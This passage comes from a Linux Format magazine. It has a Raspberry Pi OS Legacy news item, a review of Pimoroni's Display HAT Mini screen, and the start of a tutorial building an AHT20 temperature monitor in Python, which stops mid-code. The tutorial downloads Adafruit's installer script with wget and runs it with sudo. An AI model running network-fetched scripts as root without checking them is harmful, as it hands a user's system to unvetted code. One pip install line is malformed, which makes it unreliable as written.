


CREDIT: Michael Gardi

## Legacy OS

It was only last year!

Raspberry Pi is releasing a new-old version of its operating system, Raspberry Pi OS Legacy, to tackle problems and incompatibilities encountered in the recent transition to a new version based on Debian Bullseye. The OS uses a 5.10 kernel, older libraries, legacy firmware and old drivers. See [www.raspberrypi.com/software/operating-systems](http://www.raspberrypi.com/software/operating-systems).



There it is: the old but new version! CREDIT: Raspberry Pi Foundation

# Display HAT Mini

**Les Pounder** thinks that Pimoroni's latest display was designed for ants, or at least younger people with better eyesight than him.

## IN BRIEF

A two-inch IPS display that fits to the GPIO of the Raspberry Pi may not sound like a big deal, but Display HAT Mini brings much more to the table. With four buttons, an RGB LED and a hidden Stemma QT/Qwiic connector, this display offers much more over the cheaper SPI displays that have flooded the maker market.


**T**he Raspberry Pi isn't exactly short of display options. We have HDMI, DSI and SPI screens via the GPIO. The latter option (SPI) is where we see the Display HAT Mini, which connects to all of the GPIO pins, but only uses 13. We can access the free GPIO pins using a breakout board, such as Flat Hat Hacker.

The Display HAT Mini features a two-inch (320x240px) IPS screen. While small, the screen is clear and easy to read, thanks to IPS technology which permits greater viewing angles and bright vivid images. Display HAT Mini's form factor lends itself to the Raspberry Pi Zero range of boards, too. Display HAT Mini excels as a simple user interface and information output for embedded projects. Think home automation, network and server data.

Software installation is via a Python library and for Raspberry Pi OS Buster (Debian 10) everything just works using Pimoroni's instructions. For the latest Raspberry Pi OS Bullseye (Debian 11) there was a little snag in that some of the requested packages were not available. It transpires that the installer installs Python 2 packages not present on Bullseye. After a little tweak we installed the software and successfully ran the test **shapes.py** demo. Writing to the display, an ST7789 SPI display, is possible using PIL (Python Imaging Library). This can display images and GIFs on the tiny display. If you want to run the Raspberry Pi desktop on the display, you had better be ready for some tinkering because there's no easy-to-use installation script. The **fbcp-ili9341** driver makes the desktop possible, and if you have the time and skills then Display HAT Mini could make a lovely display for pocket-powered retro gaming.

## Push button for service

At each corner of the screen are simple push-buttons, linked to GPIO pins, which can be used with any programming language with access to the GPIO. We tested with Python – specifically GPIO Zero – and everything worked as expected, so this means we can easily integrate button controls for the display. A simple




Flip Pimoroni's display over and you'll see the Stemma QT/Qwiic connector, enabling you to connect it to a range of compatible devices.

RGB LED lies between buttons X and Y. It may not be a NeoPixel, but using Python we can mix the RGB to create custom colours – useful for at-a-glance alerts.

Under the board is a Stemma QT/Qwiic connector, which breaks out I2C for use with compatible devices available from Adafruit and Sparkfun. To use the connector we can either use plain I2C, or install Adafruit's *CircuitPython* which has libraries of code for the add-on boards. The inclusion of this connector is a smart move. Display HAT Mini is made for showing information, and using Stemma QT devices to collect data (a Raspberry Pi Zero 2 W to process and the Display HAT Mini to show data) is a simple, neat and compact data collection tool.

Display HAT Mini is well made, reasonably priced and easy to use. If you need a bright screen that can be used with Python then this is a contender for your cash. What sets it apart from other SPI screens is the screen clarity, the buttons and the Stemma QT/Qwiic connector. The latter is a game changer. It's an easy way to get sensors connected to the Pi with data being displayed on the screen. Sure, we pay a premium for the screen, but the form factor and convenience outweigh the cost. **LXF**



Designed for the Pi Zero, Display HAT Mini works on all models of Pi. The small screen is bright and clear with simple inputs ready for projects.

## VERDICT

**DEVELOPER:** Pimoroni  
**WEB:** <https://bit.ly/lxf285-display-hat>  
**PRICE:** £18.90

<b>FEATURES</b>	<b>8/10</b>	<b>EASE OF USE</b>	<b>8/10</b>
<b>PERFORMANCE</b>	<b>8/10</b>	<b>VALUE</b>	<b>8/10</b>

A crisp display with a hidden Stemma QT/Qwiic connector elevates Display HAT Mini above the many other SPI displays.

» **Rating 8/10**

## PYTHON

# Build an embedded temperature sensor

**Les Pounder** is feeling the chill this winter, but just how cold is it in his workshop and should he invest in a woolly hat, complete with pom-pom?



**OUR EXPERT**

**Les Pounder** is associate editor at Tom's Hardware and a freelance maker for hire. He blogs about his adventures and projects at [bigl.es](http://bigl.es).

While reviewing the Pimoroni Display HAT Mini (see page 43) we created a quick project to demonstrate how easy this screen is to work with, and how useful the QW/ST connector is. The project uses an AHT20 temperature sensor to collect data, which is then displayed on Display HAT Mini's screen to create a mini temperature monitor station.

With the Raspberry Pi powered off, connect the Display HAT Mini to the GPIO and use the included standoffs to secure the screen to the Pi. Take care pushing it onto the GPIO – the screen is fragile. Now is also the time to connect the AHT20 sensor to the QW/ST connector on the HAT. Connect your keyboard, mouse etc and then power up your Pi to the desktop.

From the main menu click Raspberry>Preferences >Raspberry Pi Configuration. Select Interfaces and enable I2C and SPI.

Open a terminal and run the following to install the `st7789` software. Raspberry Pi OS Bullseye users need to swap python for python3:

```
$ sudo apt update
$ sudo apt install python-rpi.gpio python-spidev python
$ pip python-pil python-numpy
$ sudo pip3 install st7789
```

### Installing CircuitPython

On a fresh install of Raspberry Pi OS we need to open a terminal and run a few commands to ensure that our system is up to date and ready to install CircuitPython:

```
$ sudo apt update
$ sudo apt upgrade
```

Then we install or upgrade `setuptools`, a Python toolkit to manage Python package installations:

```
$ sudo pip3 install --upgrade setuptools
```

Next we need to make sure we're in our home directory, `/home/pi`. Then we use the Python packaging tool, `pip3`, to install Adafruit's `Python Shell` tool.

```
$ cd ~
$ sudo pip3 install --upgrade adafruit-python-shell
```

The final two installation steps are to download an installation script from Adafruit, and then run that script using Python 3:

```
$ wget https://raw.githubusercontent.com/adafruit/Raspberry-Pi-Installer-Scripts/master/raspi-blinka.py
$ sudo python3 raspi-blinka.py
```

Raspberry Pi OS Bullseye users may experience an error for unmet dependencies. This can be solved by running the following command, then retrying the `raspi-blinka` script:

```
$ sudo apt full-upgrade
```

During the installation it may state that you're using Python 2, and prompt you to update. This is safe to say Yes to. After a few minutes CircuitPython will be installed and ready for use. The final installation step is to install the CircuitPython library for the AHT20 sensor:

```
$ sudo pip3 install adafruit-circuitpython-ahtx0
```

### Project Code

Open *Thonny*, found under Programming and in a blank file start the project code. Remember to save often, and the filename is **temp-check.py**.

The first line imports the time module, used to create a timer to update the screen:

```
import time
```

Next we import three classes from the PIL module. The classes are used to draw an image to the screen and to render the text for our temperature output.

```
from PIL import Image
from PIL import ImageDraw
from PIL import ImageFont
```

Next up are three further imports. These are for our screen, CircuitPython's GPIO board class and the Python3 library for the sensor.

```
import ST7789
import board
import adafruit_ahtx0
```

We now create an object, `i2c`, which tells the code which I2C pins we're using, in this case the default. Then we create another object, `sensor` which instructs the code to connect to the sensor using the I2C pins.


```
i2c = board.I2C()
sensor = adafruit_ahtx0.AHTx0(i2c)
```

A large block of code is used to create an object, `disp`, and configure our display according to the `height`, `width` and `rotation`:

```
disp = ST7789.ST7789(
    height=240,
    width=320,
    rotation=180,
    port=0,
```

### YOU NEED

- > Any Pi
- > Latest Raspberry Pi OS
- > Pimoroni Display HAT Mini
- > Adafruit AHT20 Sensor
- > Stemma QT wire
- > Get the code: <https://github.com/lesp/LXF-Display-HAT-Mini-Temp-Checker/archive/refs/heads/main.zip>



This project uses the Display HAT Mini as a simple output device, showing the current temperature using a Stemma QT sensor.

```
cs=1,
dc=9,
backlight=13,
spi_speed_hz=60 * 1000 * 1000,
offset_left=0,
offset_top=0
)
```

We then start the connection to the display, and store the height and width in corresponding variables:

```
disp.begin()
WIDTH = disp.width
HEIGHT = disp.height
